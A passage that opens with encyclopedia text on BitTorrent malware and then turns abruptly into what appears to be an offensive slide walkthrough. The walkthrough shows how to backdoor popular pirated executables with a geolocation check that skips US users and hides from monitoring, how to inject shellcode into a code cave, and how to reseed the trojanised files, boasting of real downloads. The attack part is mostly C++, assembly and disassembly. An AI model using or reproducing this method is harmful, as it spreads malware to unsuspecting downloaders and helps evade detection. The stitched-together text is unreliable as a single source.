"Leeches", are those users who download more than they share. As BitTorrent is a collaborative distributed platform, there is a section of the community that wants solutions to punish and discourage such behaviour.<sup>[110]</sup>

## Malware [ edit ]

---

Several studies on BitTorrent have indicated that there exist files, containing malware, available for download via BitTorrent. In particular, one small sample<sup>[111]</sup> indicated that 18% of all executable programs available for download contained malware. Another study<sup>[112]</sup> claims that as much as 14.5% of BitTorrent downloads contain zero-day malware, and that BitTorrent was used as the distribution mechanism for 47% of all zero-day malware they have found.

## BitErrant attack [ edit ]

Due to SHA1 collisions, an attacker can alter the execution path of the executable by serving altered chunks when the victim is downloading the executable using the BitTorrent protocol.<sup>[113]</sup>

## Criticism of BitErrant attack [ edit ]

# We need to create a new torrent and wait...


The screenshot displays the qBittorrent v4.0.1 interface. In the background, a torrent named "EaseUS Partition Master 12.10 Technician Edition + Crack [Tech-Tools.Me]" is shown as "Seeding" with a progress bar at 100%. The main window lists various torrents under "STATUS" and "TRACKERS" sections.

In the foreground, the "Torrent Creator" dialog box is open, showing the following details:

- Path:** G:\torrent\EaseUS Partition Master 12.10 Technician Edition + Crack [Tech-Tools.Me]
- Settings:**
  - Piece size: Auto (Calculate number of pieces: 0)
  - Private torrent (Won't distribute on DHT network)
  - Start seeding immediately
  - Ignore share ratio limits for this torrent
- Fields:**
  - Tracker URLs: <https://public.popcorn-tracker.org/6969/announce>, <http://104.28.1.30:8080/announce>, <http://104.28.16.69/announce>, <http://107.150.14.110:6969/announce>, <http://109.12.11.134.121:1337/announce>, <http://114.55.113.60:6969/announce>, <http://125.227.25.196:6969/announce>, <https://138.100.70.66:1044/announce>
  - Web seed URLs: (Empty)
  - Comments: EaseUS Partition Master 12.10 Technician Edition + Crack
- Progress:** 0%


Buttons at the bottom of the dialog are "Create Torrent" and "Cancel".

So far about a dozen people have downloaded my files. No complaints in english =)



# There are other ways of checking for targets

One thing that came to mind is to check the country code. Code 244 is the USA.



```
GeoThang.cpp  [X]
(Global Scope)
// GeoThang.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include <Windows.h>

int main()
{
    GEOID myGEO = GetUserGeoID(GEOCLASS_NATION);

    printf("Current Country is %d\r\n", myGEO); // 244 is america!
    getchar();
    return 0;
}
```

# The integer returned can be one from this table

Grabbed from


<https://docs.microsoft.com/en-us/windows/desktop/Intl/table-of-geographical-locations>

<https://docs.microsoft.com/en-us/windows/desktop/api/winnls/nf-winnls-getusergeoid>

Geographical location identifier (Hex)	Geographical location identifier (decimal)	Location (Short Name)	Location (Long Name)
0x2	2	Antigua and Barbuda	Antigua and Barbuda
0x3	3	Afghanistan	Islamic Republic of Afghanistan
0x4	4	Algeria	Democratic and Popular Republic of Algeria
0x5	5	Azerbaijan	Republic of Azerbaijan
0x6	6	Albania	Republic of Albania
0x7	7	Armenia	Republic of Armenia
0x8	8	Andorra	Principality of Andorra
0x9	9	Angola	Republic of Angola
0xa	10	American Samoa	Territory of American Samoa

# The assembly code is even smaller


We need only push 16 to the stack, call GetUserGeoID, and compare the returned value in EAX with America at 244 (0xf4). This means no storing timezone strings on the stack. EZ stuff.



Address	Disassembly	Comment
55	push ebp	EntryPoint
8BEC	mov ebp, esp	
81EC 00010000	sub esp, 100	
6A 10	push 10	
E8 26000000	call <JMP.&GetUserGeoID>	
3D F4000000	cmp eax, F4	
75 07	jne geothing.40101E	
6A 01	push 1	
E8 12000000	call <JMP.&FatalAppExitW>	Run normally
6A 00	push 0	
6A 00	push 0	
6A 00	push 0	
6A 00	push 0	
E8 11000000	call <JMP.&MessageBoxA>	shellcode here
8BE5	mov esp, ebp	
5D	pop ebp	
C3	ret	
CC	int3	

# We could have also queried the registry, but that's too obvious

Anyone running filemon or regmon would see us querying this. Fuck that.






Armed with what we have, we can now backdoor exe's and only target foreigners and do so with minimal effort.



# What kind of software is best to backdoor?

Popular software of course. Head to your favorite torrent site and sort by most popular / number of seeders.

Looks like The Sims 4 just dropped. Though 27.50gb is a pretty big commitment. How about something smaller like resident evil 2?




The screenshot shows a web browser window with the address bar displaying 'uj3wazyk5u4hntk.onion/browse/401/0/7/0'. The page is titled 'Games > PC - TPB' and features a search bar with the text 'Search here...' and a 'Pirate Search' button. Below the search bar, there are checkboxes for 'Audio', 'Video', 'Applications', 'Games', 'Porn', and 'Other', with a dropdown menu set to 'All'. The main content area is titled 'Browse Games > PC' and displays a table of game listings. The table has columns for 'Type', 'Name (Order by: Uploaded, Size, ULed by, SE, LE)', 'View: Single / Double', 'SE', and 'LE'. The listings include 'The Sims 4 Seasons Repack-CODEX 08/2018', 'The Sims 4-RELOADED', 'TRANSFORMERS. War.for.Cybertron.Repack-R.G.Mechanics', 'Resident Evil 2-CODEX', 'Imperator Rome-CODEX', and 'Heroes of Might and Magic V Bundle [GOG]'. Each listing includes a small icon, a house icon, and a speech bubble icon, along with upload date, size, and uploader information.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)	View: Single / Double	SE	LE
Games (PC)	The Sims 4 Seasons Repack-CODEX 08/2018 Uploaded 09-09 2018, Size 27.57 GiB, ULed by lookdancing		4365	1160
Games (PC)	The Sims 4-RELOADED Uploaded 10-20 2014, Size 8.8 GiB, ULed by extremezone		4084	157
Games (PC)	TRANSFORMERS. War.for.Cybertron.Repack-R.G.Mechanics Uploaded Y-day 23:37, Size 37.69 MiB, ULed by JoziahMars		3179	2114
Games (PC)	Resident Evil 2-CODEX Uploaded Y-day 23:29, Size 36.75 MiB, ULed by JoziahMars		3157	2099
Games (PC)	Imperator Rome-CODEX Uploaded Y-day 23:35, Size 37 MiB, ULed by JoziahMars		3124	2073
Games (PC)	Heroes of Might and Magic V Bundle [GOG] Uploaded Y-day 23:43, Size 38.46 MiB, ULed by JoziahMars		3089	2060

# 36 mb is perfect.

We need only modify the exe after it's downloaded then re-upload.



The screenshot shows a web browser window with a torrent client interface. The browser tabs include 'Games > PC - TPB', 'TRANSFORMERS.War.f', and 'Resident Evil 2-CODEX'. The address bar shows 'uj3wazyk5u4hnavtk.onion'. The main content area displays the following information:

**Resident Evil 2-CODEX**

Type:	Games > PC	Uploaded:	2019-05-03 23:29:46 GMT
Files:	2	By:	JoziahMars
Size:	36.75 MiB (38537624 Bytes)	Seeders:	3157
		Leechers:	2099
		Comments:	0

Info Hash:  
F564052992AD638B48DF32C5C85CAB8AD0DFBD8A

[GET THIS TORRENT](#) [PLAY/STREAM TORRENT](#)  
(Problems with magnets links are fixed by upgrading your [torrent client!](#))

For More Cracked Apps Visit: [APKGOD.NET](#)


```
-----  
windows all  
plz write a comment if you can.  
thank you for downloading and seeding  
Installation Instructions  
1 Unpack and install  
2 Use the key generator to generate a valid serial  
3 Please note that all other product's features have been removed.  
4 Enjoy The Pirate Bay
```

[GET THIS TORRENT](#) [PLAY/STREAM TORRENT](#)

Resident Evil 2-CODEX.exe	36.75 MiB
Torrent downloaded from H33t.to.txt	44 B

# We do the same song and dance routine

Add new section, add import, find place to inject, add shellcode, upload.



# We used CAPS so it matches this time...

Yep...

CFF Explorer VIII - [2Resident Evil 2-CODEX.exe]

F Settings ?

2Resident Evil 2-CODEX.exe

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000098C8	N/A	000098A0	000098A4	000098A8	000098AC	000098B0
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
USER32.dll	62	000076D0	00000000	00000000	00007FE4	0000716C
GDI32.dll	8	000075A0	00000000	00000000	00008076	0000703C
SHELL32.dll	6	000076B4	00000000	00000000	00008102	00007150
ADVAPI32.dll	9	00007564	00000000	00000000	000081A4	00007000
COMCTL32.dll	4	0000758C	00000000	00000000	000081F0	00007028
ole32.dll	4	000077DC	00000000	00000000	00008244	00007278
VERSION.dll	3	000077CC	00000000	00000000	00008290	00007268
KERNEL32.dll	1	0003C0EC	00000000	00000000	0003C0C8	0003C0E4


OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0003C0D5	0003C0D5	0000	GetUserGeoID

Our check is 14 lines of code. Smaller if we skip some


```
push ebp
mov ebp, esp
push 10h
call GetUserGeoID
cmp eax, 244
jne notfound
mov 123, eax
ret
notfound:
mov DEADBEEFh, eax
jmp eax
mov esp, ebp
pop ebp
ret
```

# We place our code at the end of the main function at address 0x00401000

This is our clean up code and is eventually hit on exit.



# Modify our code to jump to a cave




```
og  Notes  Breakpoints  Memory Map  Call Stack  SE
FF75 08      push dword ptr ss:[ebp+8]
FF15 5C724000 call dword ptr ds:[<&EndPoint>]
5F          pop edi
5E          pop esi
33C0        xor eax,eax
5B          pop ebx
-E9 CE5A0000 jmp resident evil 2-codex.406C4C
90          nop
90          nop
90          nop
A1 88EB4200  mov eax,dword ptr ds:[42EB88]
8BD1        mov edx,ecx
53          push ebx
69D2 18040000  imul edx,edx,418
56          push esi
```





# Save and distribute!



That's it, thank you all!

